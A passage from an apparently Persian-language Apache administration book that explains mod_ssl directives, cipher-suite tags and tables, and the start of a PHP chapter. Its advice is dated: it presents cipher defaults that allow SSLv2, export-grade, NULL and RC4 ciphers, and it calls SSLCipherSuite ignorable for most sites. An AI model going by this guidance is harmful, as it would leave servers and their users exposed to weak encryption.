یک برنامه خارجی مشخص می‌شود که برای هر پرونده رمز شده کلید خصوصی فراخوانی می‌شود. این برنامه با دو نشانوند فراخوانی می‌شود (اولی servername:portnumber و دومی RSA یا DSA است)، که کارساز و الگوریتم مورد استفاده را مشخص می‌کنند. سپس این برنامه باید اسم رمز را در stdout چاپ کند. ایده اصلی آن است که این برنامه ابتدا بررسی‌های امنیتی را انجام داده تا مطمئن شود که نفوذگری به سامانه حمله نکرده باشد. اگر این بررسی‌ها موفقیت‌آمیز بودند، اسم رمز مقتضی را ارائه می‌کند. هر اسم رمز بر روی پرونده‌های باز نشده کلید خصوصی امتحان می‌شوند.

مثال

```
SSLPassPhraseDialog exec:/usr/local/apache/sbin/pp-filter
```

SSLMutex

```
SSLMutex type
Default: none BUT SEE WARNING BELOW!
Server config
Apache v2 only
```

این دیرکتیو سمافور (یا قفل چند کاربره) SSL را پیکربندی می‌کند که برای همگام سازی اعمال بین فرآیندهای مختلف آپاچی استفاده می‌شود. این دیرکتیو تنها در بخش سراسری پیکربندی کارساز می‌تواند استفاده شود (یعنی نمی‌تواند در پیکربندی مربوط به شاخه‌ها یا کارسازهای مجازی استفاده شود).
انواع مختلف سمافور عبارتند از:

none

این مقدار پیش فرض است که به معنی آن است که اصلاً از قفلی استفاده نشود. از آنجا که از این قفل برای همگام سازی نوشتن در ذخیره گاه نهانی نشستهای SSL استفاده می‌شود، عدم استفاده از قفل ممکن است باعث خراب شدن مقادیر ذخیره گاه نهانی شود. بنابراین توصیه می‌شود از این گزینه استفاده نکنید.

file:/path/to/mutex

از این گزینه برای مشخص کردن یک پرونده به عنوان قفل استفاده کنید. همیشه از سامانه پرونده محلی برای /path/to/mutex استفاده کنید و هیچ گاه پرونده‌ای را روی پرونده سامانه NFS یا AFS به این منظور استفاده نکنید. همیشه PID فرآیند اصلی آپاچی به نام پرونده الحاق می‌شود. بنابراین لازم نیست نگران منحصر بودن نام پرونده باشید.

sem

یک قفل سمافور که در سامانه‌های یونیکس SysV وجود دارد می‌تواند استفاده شود. در Win32 حتماً باید از این گزینه استفاده شود.

مثال

SSLMutex file:/usr/local/apache/logs/ssl_mutex

SSLRandomSeed

SSLRandomSeed context source [bytes]
Apache v2 only

این دیرکتیو برای پیکربندی یک یا دو منبع برای مقداردهی اولیه PRNG در OpenSSL در هنگام آغاز به کار (اگر مقدار context برابر 'startup' باشد) یا دقیقاً قبل از برقراری یک اتصال جدید SSL (اگر مقدار context برابر 'connect' باشد) بکار می‌رود. این دیرکتیو تنها در پیکربندی سراسری کارساز می‌تواند استفاده شود.

مشخص کردن مقدار builtin برای منبع نشان‌دهنده استفاده از منبع داخلی برای مقداردهی اولیه است که عبارتست از زمان فعلی، شناسه فرآیند فعلی، و مقدار 1KB که به طور تصادفی از یک ساختار داخلی آپاچی (scoreboard) انتخاب شده است. با این حال این یک منبع چندان مناسبی نیست و در هنگام آغاز به کار (که scoreboard در دسترس نیست) آنتروپی کمی تولید می‌کند.

بنابراین اگر می‌خواهید در هنگام آغاز به کار مقداردهی نمایید؛ باید از منابع بیشتری به شکل زیر استفاده نمایید:

file:/path/to/source
این روش از پرونده خارجی /path/to/source به عنوان منبع اولیه مقداردهی PRNG استفاده می‌کند. هنگامی که تعداد بایتها مشخص می‌شود، تنها بایت‌های اول پرونده مورد استفاده قرار می‌گیرند. در صورت مشخص نکردن تعداد بایتها از کل پرونده استفاده می‌شود (0 به عنوان نشانوند اول /path/to/source مشخص می‌شود). از این روش به ویژه در هنگام آغاز به کار استفاده کنید. به مثال از /dev/random یا /dev/urandom استفاده کنید.
استفاده از /dev/urandom ممکن است بهتر باشد، زیرا در خواندن از آن هیچگاه بلوکه شدن پیش نمی‌آید. عیب آن در مقایسه با /dev/random کیفیت اعداد تصادفی تولید شده است.

مثالها

```
SSLRandomSeed startup builtin
SSLRandomSeed startup file:/dev/random
SSLRandomSeed startup file:/dev/urandom 1024
SSLRandomSeed startup exec:/usr/local/bin/truerand 16
SSLRandomSeed connect builtin
SSLRandomSeed connect file:/dev/random
SSLRandomSeed connect file:/dev/urandom 1024
```

SSLSessionCache

SSLSessionCache type
SSLSessionCache none
Server config
Apache v2 only

این دیرکتیو برای پیکربندی ذخیره‌گاه نهانی نشستهای SSL است. از این ذخیره‌گاه می‌توان برای بالا بردن سرعت پردازش موازی درخواستها استفاده کرد. در مرورگرهای جدید چندین شیء (مانند تصاویر یک صفحه) به طور همزمان درخواست می‌شوند. این درخواستها توسط فرآیندهای مختلفی پردازش می‌شوند. این ذخیره‌گاه راه‌کاری برای ارتباط بین این فرآیندها فراهم می‌کند. انواع گزینه‌های قابل استفاده عبارتند از:

none

مقدار پیش فرض است و ذخیره‌گاه نهانی نشستهای SSL را غیر فعال می‌کند.

dbm:/path/to/datafile

از پرونده درهم¹ DBM را روی دیسک محلی برای همگام کردن ذخیره‌گاه‌های محلی استفاده می‌کند. این روش با افزایش ناچیز I/O در کارساز، موجب تغییر محسوسی در افزایش سرعت مرورگرها می‌شود، بنابراین این روش توصیه می‌شود.

shm:/path/to/datafile [(size)]

این روش از یک جدول درهم با کارایی بالا درون یک حافظه مشترک در RAM (برپا شده توسط /path/to/datafile) برای همگام کردن ذخیره‌گاه نهانی هر فرآیند استفاده می‌کند.

مثالها

```
SSLSessionCache dbm:/usr/local/apache/logs/ssl_gcach_data
SSLSessionCache shm:/usr/local/apache/logs/ssl_gcach_data(512000)
```

SSLEngine

```
SSLEngine on|offSSL
Engine off
Server config, virtual host
```

از این دیرکتیو برای فعال کردن یا غیر فعال کردن SSL استفاده می‌شود، که معادل SSLEnable و SSLDisable می‌باشد. معمولاً از آن در بخش میزبان مجازی برای فعال یا غیرفعال کردن SSL استفاده می‌شود. به طور پیش‌فرض SSL/TLS برای کارساز اصلی و تمام کارسازهای مجازی پیکربندی شده غیرفعال است.

مثال

```
<VirtualHost _default_:443>
SSLEngine on
...
</VirtualHost>
```

SSLProtocol

```
SSLProtocol [+]-protocol ...
Default: SSLProtocol all
Server config, virtual host
Apache v2 only
```

¹ Hash file

این دیرکتیو قراردادهایی را که کارخواهها می‌توانند از آنها در برقراری ارتباط استفاده کنند، کنترل می‌کند. قراردادهای قابل استفاده عبارتند از:

SSLv2

قرارداد SSL نسخه دوم است که توسط Netscape Navigation طراحی شده است.

SSLv3

قرارداد SSL نسخه سوم است که نسخه بعدی SSLv2 است. این قرارداد از سال

۱۹۹۹ استاندارد معمول در مرورگرها است.

TLSv1

قرارداد (Terasport Layer Security) (TLS)، نسخه ۱،۰ است که جدیدترین نسخه

بهبود یافته SSL و تایید شده توسط IETF است.

ALL

در واقع جایگزین کوتاه "SSLv2 + SSLv3 + TLSv1" است و مناسب برای فعال

کردن تمام قراردادهای به جز مواردی که با علامت - استثنا می‌شوند، است.

مثال

```
# enable SSLv3 and TLSv1, but not SSLv2
```

```
SSLProtocol all -SSLv2
```

SSLCertificateChainFile

SSLCertificateChainFile filename

Server config, virtual host

Apache v2 only

این دیرکتیو پرونده حاوی زنجیره گواهیهای CA را مشخص می‌کند. در این پرونده می‌توان به سادگی تمام گواهیها را از گواهی CA اول تا گواهی ریشه به دنبال هم قرار داد.

این دیرکتیو می‌تواند به صورت همراه یا جایگزین SSLCACertificatePath برای تشکیل

زنجیره گواهی کارساز که به کارخواه فرستاده می‌شود، استفاده شود.

زنجیره گواهی تنها هنگامی کار می‌کند که از یک گواهی کارساز (یا مبتنی بر RSA یا مبتنی بر DSA) استفاده کنید. اگر از یک زوج گواهی RSA+DSA استفاده کنید، تنها در صورتی کار خواهد کرد که هر دو گواهی از یک زنجیره گواهی استفاده کنند.



مثال

```
SSLCertificateChainFile /usr/local/apache/conf/ssl.crt/ca.crt
```

SSLCACertificatePath

SSLCACertificatePath directory

Server config, virtual host

Apache v2 only

این دیرکتیو شاخه‌ای که گواهیهای CA مربوط به کارخواهها نگهداری می‌شوند، را مشخص

می‌کند. این گواهیها در اعتبارسنجی گواهیهای کاربر در هنگام احراز هویت کاربرد دارند.

این پرونده‌ها در قالب PEM در این شاخه نگهداری می‌شوند و از طریق نام پرونده‌های درهم قابل دسترسی هستند. بنابراین نباید تنها فقط پرونده‌ها را در این شاخه کپی کرد، بلکه باید یک میان‌بر^۱ به این پرونده به صورت hash_value.N ایجاد کرد. ابزار tools/c_rehash که همراه OpenSSL عرضه می‌شود، این کار را انجام می‌دهد.

مثال

```
SSLCACertificatePath /usr/local/apache/conf/ssl.crt/
```

SSLCARevocationPath

SSLCARevocationPath directory
Server config, virtual host
Apache v2 only

این دیرکتوری شاخه‌ای که شما لیستهای ابطال گواهی (CRL) را نگهداری می‌کنید را مشخص می‌کند. این لیستها برای ابطال گواهیهای کاربران در هنگام احراز هویت کاربر استفاده می‌شود. این پرونده‌ها باید در قالب PEM بوده و از طریق نام پرونده‌های درهم قابل دسترسی باشند. برای این کار میان‌برهایی به صورت hash-value.rN به این پرونده‌ها در این شاخه ایجاد کنید. از Makefile که همراه mod_ssl وجود دارد، استفاده نمایید.

مثال

```
SSLCARevocationPath /usr/local/apache/conf/ssl.crl/
```

SSLCARevocationFile

SSLCARevocationFile filename
Server config, virtual host
Apache v2 only

این دیرکتوری پرونده‌ای که شامل همه لیستهای گواهی ابطال است را مشخص می‌کند. این پرونده با الحاق تمام لیستهای ابطال درست می‌شود. این دیرکتوری می‌تواند به همراه یا به جای SSLCARevocationPath استفاده شود.

مثال

```
SSLCARevocationFile /usr/local/apache/conf/ssl.crl/ca-bundle-client.crl
```

SSLLog

SSLLog filename
Server config, virtual host
Apache v2 only

این دیرکتوری برای مشخص کردن نام پرونده رویدادنگاری SSL به کار می‌رود. اگر نام پرونده با "/" شروع نشود، مسیر پرونده نسبت به ServerRoot فرض می‌شود. اگر نام پرونده با نویسه "|" شروع شود، مسیر پرونده نسبت به ServerRoot فرض می‌شود. اگر نام پرونده با نویسه "|" شروع شود، مسیر پرونده نسبت به ServerRoot فرض می‌شود.

¹ Symbolic link

شروع شود، آن گاه فرض می‌شود که دیرکتیو یک برنامه اجرایی را مشخص می‌کند که رویدادها از طریق یک لوله به برنامه منتقل می‌شوند.

SSLLogLevel

SSLLogLevel level
Default: SSLLogLevel none
Server config, virtual host

سطح رویداد نگاری یا در واقع میزان اطلاعاتی که ثبت می‌شود را مشخص می‌کند. level می‌تواند یکی از سطوح زیر باشد:

none

SSL رویدادنگاری مجزا ندارد. البته رویدادهای سطح error در پرونده رویدادنگاری عمومی آپاچی نوشته می‌شود.

error

رویدادهای از نوع خطا (مشکلات وخیم) ثبت می‌شوند. هنگام بروز این خطاها اجرای فرآیند متوقف می‌شود. این رویدادها در پرونده رویدادنگاری عمومی آپاچی هم منعکس می‌شوند.

warn

رویدادهای از سطح هشدار که مشکلات غیر وخیم هستند، ثبت می‌شوند.

info

پیامهای حاوی اطلاعاتی درباره روند پردازش ثبت می‌شوند.

debug

پیامهای اشکال زدایی را ثبت می‌کند.

SSLOptions

SSLOptions [+]-option ...
Server config, virtual host, directory, .htaccess
Apache v2 only

این دیرکتیو می‌تواند برای کنترل گزینه‌های زمان اجرا و در سطح شاخه به کار رود. معمولاً اگر چندین دیرکتیو SSLOptions برای یک شاخه قابل اعمال باشند، خاص‌ترین آنها به طور کامل در نظر گرفته شده و گزینه‌ها در هم ادغام نمی‌شوند. با این حال اگر تمام گزینه‌های SSLOptions با علامتهای جمع (+) یا منها (-) همراه باشند، گزینه‌ها ادغام می‌شوند. هر گزینه همراه + به گزینه‌های قابل اعمال فعلی اضافه شده، و هر گزینه همراه - از آنها حذف می‌شود. گزینه‌های قابل استفاده عبارتند از:

StdEnvVars

هنگام فعال شدن این گزینه، مجموعه‌ای استاندارد از متغیرهای محیطی مرتبط با SSL ایجاد می‌شوند. به طور پیش فرض برای افزایش کارایی این گزینه غیر فعال است.

CompatEnvVars

هنگام فعال شدن این گزینه، متغیرهای محیطی بیشتری برای سازگاری نسخه‌های دیگر Apache SSL ایجاد می‌شوند. برای جزئیات بیشتر به بخش سازگاری در اسناد آپاچی مراجعه نمایید (http://httpd.apache.org/docs-2.0/ssl/ssl_compat.html).

ExportCertData

هنگام فعال شدن این گزینه، متغیرهای محیطی بیشتری ایجاد می‌شوند: SSL_SERVER_CERT, SSL_CLIENT_CERT و SSL_CLIENT_CERT_CHAINn (با n=0,1,2,...) که شامل گواهیهای کارساز و کارخواهی اتصال فعلی https هستند و برای بررسی عمیق‌تر گواهیها می‌توانند استفاده شوند.

FakeBasicAuth

اثر این دیرکتیو آن است که به مدیر وب¹ اجازه می‌دهد همانند دیرکتیوهای قدیمی احراز هویت، کنترل دسترسی را انجام دهد. با فعال شدن این گزینه حوزه² Subject Distinguished Name یا DN گواهی X.509 به نام کاربری هویت شناسی پایه HTTP ترجمه می‌شود. نام کاربری دقیقاً حوزه Client Subject گواهی است که با دستور زیر قابل تعیین است: openssl x509 -noout -subject -in certificate.crt
از آنجا که کاربر دارای گواهی است، لازم به گرفتن اسم رمز از کاربر نیست.

StrictRequire

این دیرکتیو هنگامی که SSLRequireSSL یا SSLRequire دسترسی را منع نمایند، دسترسی را کاملاً ممنوع می‌کند. به طور پیش فرض دیرکتیو "Satisfy any" به کار می‌رود و باعث می‌شود که با صدق کردن در یکی از شرطها، دسترسی مجاز شود (این امر به علت چگونگی کار روش Satisfy است). ولی با استفاده از ترکیب SSLRequireSSL و/یا SSLRequire با گزینه "SSLOptions +StrictRequire" دسترسی سخت‌گیرانه می‌شود.

OptRenegotiate

این دیرکتیو مذاکره مجدد برای برقراری بهینه اتصال SSL را هنگامی که دیرکتیوهای SSL در شاخه‌ها استفاده شده‌اند، فعال می‌کند.

مثال

```
SSLOptions +FakeBasicAuth -StrictRequire
<Files ~ "\.(cgi|shtml)$">
SSLOptions +StdEnvVars +CompatEnvVars -ExportCertData
<Files>
```

SSLRequireSSL

```
SSLRequireSSL
directory, .htaccess
Apache v2 only
```

این دیرکتیو هرگونه دسترسی به جز از طریق HTTPS را ممنوع می‌کند.

SSLRequire

```
SSLRequire expression
directory, .htaccess
```

¹ Webmaster

² Field

Override: AuthConfig
 Apache v2 only

این دیرکتیو دسترسی را مشروط به برآورده شدن یک شرط می‌کند. این دیرکتیو یک دیرکتیو قدرتمند و انعطاف‌پذیر است که اجازه تعریف عبارات منطقی پیچیده حاوی هر تعداد از شرط‌های دسترسی را می‌دهد. عبارت شرطی^۱ باید در نحو زیر صدق کند (نحو زیر به صورت BNF آورده شده که برای اطلاع بیشتر درباره BNF به <http://www.cs.man.ac.uk/~pjj/bnf/bnf.html> مراجعه نمایید):

```

expr ::= "true" | "false"
      | "!" expr
      | expr "&&" expr
      | expr "||" expr
      | "(" expr ")"
      | comp

comp ::= word "==" word | word "eq" word
      | word "!=" word | word "ne" word
      | word "<" word | word "lt" word
      | word "<=" word | word "le" word
      | word ">" word | word "gt" word
      | word ">=" word | word "ge" word
      | word "in" "{" wordlist "}"
      | word "=~" regex
      | word "!~" regex

wordlist ::= word
          | wordlist "," word

word ::= digit
      | cstring
      | variable
      | function

digit ::= [0-9]+
cstring ::= "\""
variable ::= "%{" varname "}"
function ::= funcname "(" funcargs ")"
  
```

که varname می‌تواند هر یک از متغیرهای استاندارد CGI و آپاچی به صورت زیر باشد:

| | | |
|-----------------------|-----------------|-----------------|
| HTTP_USER_AGENT | PATH_INFO | AUTH_TYPE |
| HTTP_REFERER | QUERY_STRING | SERVER_SOFTWARE |
| HTTP_COOKIE | REMOTE_HOST | API_VERSION |
| HTTP_FORWARDED | REMOTE_IDENT | TIME_YEAR |
| HTTP_HOST | IS_SUBREQ | TIME_MON |
| HTTP_PROXY_CONNECTION | DOCUMENT_ROOT | TIME_DAY |
| HTTP_ACCEPT | SERVER_ADMIN | TIME_HOUR |
| HTTP:headername | SERVER_NAME | TIME_MIN |
| THE_REQUEST | SERVER_PORT | TIME_SEC |
| REQUEST_METHOD | SERVER_PROTOCOL | TIME_WDAY |

¹ expression

| | | |
|------------------|-------------|------------------|
| REQUEST_SCHEME | REMOTE_ADDR | TIME |
| REQUEST_URI | REMOTE_USER | ENV:variablename |
| REQUEST_FILENAME | | |

و همچنین می‌تواند هر یک از متغیرهای مرتبط با SSL زیر باشد:

| | | |
|---------------------|----------------------|-----------------------|
| HTTPS | SSL_CLIENT_M_VERSION | SSL_SERVER_M_VERSION |
| SSL_CLIENT_M_SERIAL | SSL_SERVER_M_SERIAL | SSL_PROTOCOL |
| SSL_CLIENT_V_START | SSL_SERVER_V_START | SSL_SESSION_ID |
| SSL_CLIENT_V_END | SSL_SERVER_V_END | SSL_CIPHER |
| SSL_CLIENT_S_DN | SSL_SERVER_S_DN | SSL_CIPHER_EXPORT |
| SSL_CLIENT_S_DN_C | SSL_SERVER_S_DN_C | SSL_CIPHER_ALGKEYSIZE |
| SSL_CLIENT_S_DN_ST | SSL_SERVER_S_DN_ST | SSL_CIPHER_USEKEYSIZE |
| SSL_CLIENT_S_DN_L | SSL_SERVER_S_DN_L | SSL_VERSION_LIBRARY |
| SSL_CLIENT_S_DN_O | SSL_SERVER_S_DN_O | SSL_VERSION_INTERFACE |
| SSL_CLIENT_S_DN_OU | SSL_SERVER_S_DN_OU | SSL_CLIENT_S_DN_CN |
| SSL_SERVER_S_DN_CN | SSL_CLIENT_S_DN_T | SSL_SERVER_S_DN_T |
| SSL_CLIENT_S_DN_I | SSL_SERVER_S_DN_I | SSL_CLIENT_S_DN_G |
| SSL_SERVER_S_DN_G | SSL_CLIENT_S_DN_S | SSL_SERVER_S_DN_S |
| SSL_CLIENT_S_DN_D | SSL_SERVER_S_DN_D | SSL_CLIENT_S_DN_UID |
| SSL_SERVER_S_DN_UID | | |

و بالاخره برای funcname تابع زیر در دسترس است:

file (filename)

این تابع یک نشانوند رشته‌ای را می‌گیرد و به محتوای پرونده گسترش می‌دهد. این تابع به خصوص برای مقایسه محتوای پرونده با یک عبارت منظم مفید است. توجه کنید که ابتدا عبارت به یک عبارات داخلی ماشین تجزیه شده و سپس محاسبه می‌شود. در بخش سراسری و بخش هر کارساز، عبارت در شروع اجرا تجزیه شده و در هنگام اجرا تنها محاسبه می‌شود. در بخش پیکربندی شاخه، عبارت به ازای هر درخواست تجزیه و محاسبه می‌شود.

```
SSLRequire ( %{SSL_CIPHER} !~ m/^(EXP|NULL)-/\
and %{SSL_CLIENT_S_DN_O} eq "Snake Oil, Ltd." \
and %{SSL_CLIENT_S_DN_OU} in {"Staff", "CA", "Dev"} \
and %{TIME_WDAY} >= 1 and %{TIME_WDAY} <= 5 \
and %{TIME_HOUR} >= 8 and %{TIME_HOUR} <= 20 ) \
or %{REMOTE_ADDR} =~ m/^192\.76\.162\.[0-9]+\$/
```

این عبارت به زبان طبیعی، به معنی آن است که باید: رمز نباید تهی یا صادراتی باشد، سازمان باید برابر "Snake Oil, Ltd." و واحد سازمانی باید برابر یکی از "CA"، "Staff" یا "DEV" بوده، تاریخ و زمان باید بین دوشنبه و جمعه بین ساعت ۸ صبح و ۶ بعدازظهر باشد، یا کارخواه از آدرس 192.76.162 متصل شده باشد.

۹-۳- بسته‌های رمزنگاری

قرارداد SSL کارخواه‌ها و کارسازها را محدود به یک سری روش رمزنگاری نمی‌کند. SSL تعدادی از روشهای پایه‌ای رمزنگاری در اختیار ما قرار می‌دهد که البته برخی روشها بهتر از دیگر روشها عمل می‌کنند. فهرست بسته‌های رمزنگاری موجود در نرم‌افزار OpenSSL در پرونده ... /ssl/ssl.h آمده است.

در ادامه لیست دیرکتیوهای موجود در آپاچی نسخه ۲ شرح داده می‌شوند.

SSLCipherSuite

SSLCipherSuite cipher-spec
 Default: SSLCipherSuite
 ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW SSLv2:+EXP
 Server config, virtual host, directory, .htaccess
 Override: AuthConfig
 Apache v2 Only

به جز مواردی که مدیر وب حساسیت زیادی نسبت به امنیت داشته باشد، این دیرکتیو قابل اغماض است.

این دیرکتیو پیچیده رشته‌های cipher-spec که با کاما از هم جدا شده‌اند را گرفته تا بسته‌های رمزنگاری مجاز را در گام مذاکره با کارخواه مشخص کند. این دیرکتیو در هر دو بخش پیکربندی کارساز و شاخه قابل استفاده است. در صورتی که برای پیکربندی یک شاخه استفاده شود، هنگام دسترسی به آن شاخه باید مذاکره مجدد انجام شود. توصیف رمزنگاری SSL در cipher-spec چهار بخش عمده و تعدادی بخشهای جزئی دارد. نشان‌های مشخص‌کننده الگوریتم تبادل کلید، که شامل نسخه‌های مختلف RSA و دیفی-هلمن است، در جدول ۲-۷ آورده شده‌اند.

جدول ۲-۷. الگوریتمهای توزیع کلید

| نشان (Tag) | شرح |
|------------|--|
| kRSA | تبادل کلید RSA |
| KDHr | تبادل کلید دیفی-هلمن با کلید RSA |
| kDHD | تبادل کلید دیفی-هلمن با کلید دیفی-هلمن |
| kEDH | تبادل کلید موقت دیفی-هلمن (بدون گواهی) |

نشان‌های مؤلفه الگوریتم احراز هویت که شامل RSA، دیفی-هلمن و DSS در جدول ۳-۷ آورده شده‌اند.

جدول ۳-۷. الگوریتمهای احراز هویت

| نشان (Tag) | شرح |
|------------|----------------------|
| aNull | بدون احراز هویت |
| aRSA | احراز هویت RSA |
| aDSS | هویت شناسی DSS |
| aDH | احراز هویت دیفی-هلمن |

نشان‌های مشخص‌کننده مؤلفه الگوریتم رمزگذاری در جدول ۴-۷ آورده شده‌اند.

جدول ۴-۷. الگوریتمهای رمزگذاری

| شرح | نشان (Tag) |
|---------------|------------|
| بدون رمزنگاری | eNull |
| رمزنگاری DES | DES |
| رمزنگاری 3DES | 3DES |
| رمزنگاری RC4 | RC4 |
| رمزنگاری RC2 | RC2 |
| رمزنگاری IDEA | IDEA |

نشان‌های مشخص‌کننده مؤلفه الگوریتم چکیده پیام (MAC) در جدول ۷-۵ آورده شده‌اند.
جدول ۷-۵. الگوریتمهای MAC

| شرح | نشان (Tag) |
|---------------------|------------|
| تابع درهم‌سازی MD5 | MD5 |
| تابع درهم‌سازی SHA1 | SHA |
| تابع درهم‌سازی SHA | SHA |

جدول ۷-۶- نامهای مستعار رمزنگاری

| شرح | نشان (Tag) |
|---|------------|
| تمامی رمزهای SSL نسخه ۲،۰ | SSLv2 |
| تمامی رمزهای SSL نسخه ۳،۰ | SSLv3 |
| تمامی رمزهای TLS نسخه ۱،۰ | TLSv1 |
| تمامی رمزهای صادراتی | EXP |
| فقط رمزهای صادراتی ۴۰ بیتی | EXPORT40 |
| تمامی رمزهای صادراتی ۵۶ بیتی | EXPORT56 |
| تمامی رمزهای با استحکام کم (غیر صادراتی، DES تکی) | LOW |
| تمامی رمزهای ۱۲۸ بیتی | MEDIUM |
| تمامی بسته‌های رمز که از 3DES استفاده می‌کنند. | HIGH |
| تمامی بسته‌های رمز که از تبادل کلید RSA استفاده می‌کنند. | RSA |
| تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن استفاده می‌کنند. | DH |
| تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن با کلید موقت (Ephemeral) استفاده می‌کنند. | EDH |
| تمامی بسته‌های رمز که از تبادل کلید دیفی-هلمن گمنام (Anonymous) استفاده می‌کنند. | ADH |
| تمامی بسته‌های رمز که از هویت شناسی DSS استفاده می‌کنند. | DSS |
| تمامی بسته‌های رمز بدون رمزنگاری | NULL |

این نشان‌ها می‌توانند با پیشنهادهایی با هم ترکیب شده و cipher-spec را تشکیل دهند. پیشنهادهای عبارتند از:

none

رمز را به لیست اضافه می‌کند.

+

رمز را به لیست اضافه می‌کند و آنها را تا محل فعلی در لیست جابجا می‌کند.

-

رمز را از لیست حذف می‌کند (بعداً قابل اضافه کردن است).

!

رمز را کاملاً از لیست حذف می‌کند (بعداً قابل اضافه کردن نیست).

یک راه ساده برای مشاهده لیست نهایی استفاده از دستور `openssl ciphers -v` است:

```
$ openssl ciphers -v
'ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP'
NULL-SHA          SSLv3 Kx=RSA Au=RSA Enc=None Mac=SHA1
NULL-MD5          SSLv3 Kx=RSA Au=RSA Enc=None Mac=MD5
EDH-RSA-DES-CBC3-SHA SSLv3 Kx=DH Au=RSA Enc=3DES(168)
Mac=SHA1
EXP-RC4-MD5      SSLv3 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5
export
EXP-RC2-CBC-MD5  SSLv2 Kx=RSA(512) Au=RSA Enc=RC2(40)
Mac=MD5 export
EXP-RC4-MD5      SSLv2 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5
export
```

رشته پیش‌فرض برای cipher-spec عبارتست از:

`"ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP"`

مثال

`SSLCipherSuite RSA:!EXP:!NULL:+HIGH:+MEDIUM:-LOW`

لیست کامل رمزهای خاص RSA و دیفی-هلمن برای SSL در جداول ۷-۷ و ۸-۷ آورده شده است.

جدول ۷-۷. رمزهای خاص RSA برای SSL

| Cipher Tag | Protocol | Key Ex. | Auth. | Enc. | MAC | Type |
|-----------------|----------|----------|-------|-----------|------|--------|
| DES-CBC3-SHA | SSLv3 | RSA | RSA | 3DES(168) | SHA1 | |
| DES-CBC3-MD5 | SSLv2 | RSA | RSA | 3DES(168) | MD5 | |
| IDEA-CBC-SHA | SSLv3 | RSA | RSA | IDEA(128) | SHA1 | |
| RC4-SHA | SSLv3 | RSA | RSA | RC4(128) | SHA1 | |
| RC4-MD5 | SSLv3 | RSA | RSA | RC4(128) | MD5 | |
| IDEA-CBC-MD5 | SSLv2 | RSA | RSA | IDEA(128) | MD5 | |
| RC2-CBC-MD5 | SSLv2 | RSA | RSA | RC2(128) | MD5 | |
| RC4-MD5 | SSLv2 | RSA | RSA | RC4(128) | MD5 | |
| DES-CBC-SHA | SSLv3 | RSA | RSA | DES(56) | SHA1 | |
| RC4-64-MD5 | SSLv2 | RSA | RSA | RC4(64) | MD5 | |
| DES-CBC-MD5 | SSLv2 | RSA | RSA | DES(56) | MD5 | |
| EXP-DES-CBC-SHA | SSLv3 | RSA(512) | RSA | DES(40) | SHA1 | export |
| EXP-RC2-CBC-MD5 | SSLv3 | RSA(512) | RSA | RC2(40) | MD5 | export |
| EXP-RC4-MD5 | SSLv3 | RSA(512) | RSA | RC4(40) | MD5 | export |
| EXP-RC2-CBC-MD5 | SSLv2 | RSA(512) | RSA | RC2(40) | MD5 | export |

| | | | | | | |
|-------------|-------|----------|-----|---------|------|--------|
| EXP-RC4-MD5 | SSLv2 | RSA(512) | RSA | RC4(40) | MD5 | export |
| NULL-SHA | SSLv3 | RSA | RSA | None | SHA1 | |
| NULL-MD5 | SSLv3 | RSA | RSA | None | MD5 | |

جدول ۷-۸ رمزهای خاص دیفی-هلمن برای SSL

| Cipher Tag | Protocol | Key Ex. | Auth. | Enc. | MAC | Type |
|-------------------------|----------|---------|-------|-----------|------|--------|
| ADH-DES-CBC3-SHA | SSLv3 | DH | None | 3DES(168) | SHA1 | |
| ADH-DES-CBC-SHA | SSLv3 | DH | None | DES(56) | SHA1 | |
| ADH-RC4-MD5 | SSLv3 | DH | None | RC4(128) | MD5 | |
| EDH-RSA-DES-CBC3-SHA | SSLv3 | DH | RSA | 3DES(168) | SHA1 | |
| EDH-DSS-DES-CBC3-SHA | SSLv3 | DH | DSS | 3DES(168) | SHA1 | |
| EDH-RSA-DES-CBC-SHA | SSLv3 | DH | RSA | DES(56) | SHA1 | |
| EDH-DSS-DES-CBC-SHA | SSLv3 | DH | DSS | DES(56) | SHA1 | |
| EXP-EDH-RSA-DES-CBC-SHA | SSLv3 | DH(512) | RSA | DES(40) | SHA1 | export |
| EXP-EDH-DSS-DES-CBC-SHA | SSLv3 | DH(512) | DSS | DES(40) | SHA1 | export |
| EXP-ADH-DES-CBC-SHA | SSLv3 | DH(512) | None | DES(40) | SHA1 | export |
| EXP-ADH-RC4-MD5 | SSLv3 | DH(512) | None | RC4(40) | MD5 | export |

فصل دهم

PHP^۱

PHP یکی از ساده‌ترین راه‌ها برای ساخت برنامه‌های تحت وب است. PHP از راهبرد الگو^۲ استفاده می‌کند و دستورها را در اسناد HTML تعبیه می‌نماید. PHP این کار را با ظرافت و هنرمندی انجام می‌دهد.

PHP برای سادگی در توسعه وبگاه‌ها ایجاد شده است. نحو ساده آن مبتنی بر C و تا حدی Perl بوده و آن برای بسیاری از برنامه‌نویسان ساده می‌سازد. PHP نسبتاً جدید بوده ولی کوچکی و سادگی آن میزان هزینه تولید را کاهش می‌دهد.

به نظر می‌رسد تعداد زیادی هشدارهای امنیتی برای PHP وجود دارد. نسخه‌های قبیل از ۴،۲،۲ رخنه بزرگی داشتند که به مهاجمین اجازه می‌داد که هر دست‌نوشته‌ای را با مجوز کارساز وب اجرا کنند. این می‌تواند هشدار دهنده باشد، ولی اگر توصیه‌های ما در استفاده از کاربر وب و گروه وب عمل کرده باشید، این مسأله بزرگی نخواهد بود.

ممکن است فکر کنید که در واقع کدهای CGI بخشی از صفحه HTML شده‌اند که به کاربر فرستاده می‌شود، افراد بدخواه ممکن است چیزهایی بیش از آن چه باید، یاد می‌گیرند. PHP این قدر هم ساده لوح نیست و کدها را قبل از فرستادن به کاربر حذف می‌کند.

۱۰-۱- نصب PHP

نصب PHP بسیار ساده است. برای این کار به <http://www.php.net> بخش downloads رفته و آخرین نسخه PHP را دریافت نمایید که معمولاً نسخه فشرده آن حدود 2MB است.

